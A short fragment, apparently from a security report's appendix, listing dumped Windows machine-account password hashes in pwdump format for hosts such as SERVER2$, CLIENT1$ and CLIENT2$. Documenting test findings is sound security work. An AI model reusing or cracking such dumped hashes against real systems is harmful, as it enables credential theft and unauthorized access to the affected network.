scanner\$:1131:NO PASSWORD*****:E079D99D9C2D52A39EBC536ECA1A0533:::
ok\$:1132:NO PASSWORD*****:BEC52B70F8D6D2665C8573197F67E9AD:::
northeast\$:1133:NO
PASSWORD*****:45603182D6B3338BCF90F2A0194AC116:::
americas\$:1134:NO
PASSWORD*****:C33BCD640021509F1B548D4A38B16BDE:::
rw\$:1135:NO PASSWORD*****:84F25FDFED7C0F323CDE189C7EDB4ABB:::

SERVER2\$:1137:NO PASSWORD*****:6F4242EC387F4D88AB1539F1D70E0F4B:::

CLIENT1\$:1138:NO PASSWORD*****:09CDFBE8134020B3156EC033A531BC7F:::

CLIENT2\$:1602:NO PASSWORD*****:EE8615EE1092F16CA58F8672504E61F0:::

Appendix 7: